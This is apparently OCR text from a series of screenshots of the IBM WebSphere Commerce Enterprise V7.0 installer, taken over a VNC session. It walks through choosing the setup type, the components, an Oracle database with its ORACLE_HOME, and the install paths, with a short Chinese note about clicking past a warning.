

LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
IBM WebSphere Commerce Installer is checking your system.
Please Wait ...
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
Choose the setup type that best suits your needs.
Quick Installation
A quick installation installs all of the following software on a single node:
- IBM DB2 Universal Database Enterprise Server Edition
- IBM HTTP Server
- WebSphere Commerce Server
- WebSphere Commerce Information Center
- WebSphere Application Server Network Deployment product
- WebSphere Application Server plug-in for IBM HTTP Server
Custom Installation
A custom installation allows you to specify the WebSphere Commerce components to install on each of the nodes in your configuration. A custom installation should only be performed by users with advanced knowledge of WebSphere Commerce and its components.
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
Choose the components to install on this node.
WebSphere Commerce components
WebSphere Commerce Server, including WebSphere Application Server product
WebSphere Commerce Payments, including WebSphere Application Server product
Remote WebSphere Commerce Management Utilities
WebSphere Commerce Information Center (Required)
Supporting IBM software
IBM DB2 Universal Database
IBM DB2 Universal Database Enterprise Server Edition
IBM DB2 Universal Database Administration Client
IBM HTTP Server
WebSphere Application Server Web server plug-ins (Required)
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
Choose the database that WebSphere Commerce will use. If you chose to install IBM DB2 Universal Database in the previous panel, you will not be able to choose a different database server. The database server will be set to IBM DB2 Universal Database. If you wish to select a different database server with WebSphere Commerce, click Back and clear the IBM DB2 Universal Database check box.
Select database
Oracle Database
Select the version of Oracle database you are using and specify the ORACLE_HOME value. The ORACLE_HOME value is the installation home directory of your Oracle client. Consult your Oracle documentation for determining this value. If the ORACLE_HOME value is incorrect, the creation of the WebSphere Commerce instance will fail.
Select the version of Oracle database
Oracle version 11.1.0.7 or higher
ORACLE_HOME directory
/opt/oracle/product/11.2.0/dbhome_1
Browse
InstallShield
< Back
Next >
Cancel


忽略提示下一步



LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
Choose the database that WebSphere Commerce will use. If you chose to install IBM DB2 Universal Database in the previous panel, you will not be able to choose a different database server. The database server will be set to IBM DB2 Universal Database. If you wish to select a different database server with WebSphere Commerce, click Back and clear the IBM DB2 Universal Database check box.
Warning
racle version and ORACLE_HOME value are correct. If incorrect, the creation of the WebSphere Commerce instance will fail.
OK
home directory of your Oracle client. Consult your Oracle documentation for determining this value. If the ORACLE_HOME value is incorrect, the creation of the WebSphere Commerce instance will fail.
Select the version of Oracle database
Oracle version 11.1.0.7 or higher
ORACLE_HOME directory
/opt/oracle/product/11.2.0/dbhome_1
Browse
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
Indicate whether the following software is installed or not. If installed, the destination path indicates where it is installed. If not installed, the path indicates where it will be installed to.
IBM HTTP Server destination path:
Is installed
/opt/IBMIHS
Space required: 145 MB | Space remaining: 192232 MB
Browse
IBM WebSphere Application Server destination path:
Is installed
/opt/IBM/WebSphere/AppServer
Space required: 1560 MB | Space remaining: 190672 MB
Browse
Web server Plugin destination path:
Is installed
/opt/IBM/WebSphere/Plugins
Space required: 225 MB | Space remaining: 190447 MB
Browse
IBM WebSphere Commerce Server destination path:
/opt/IBM/WebSphere/CommerceServer70
Space required: 740 MB | Space remaining: 189713 MB
Browse
InstallShield
< Back
Next >
Cancel

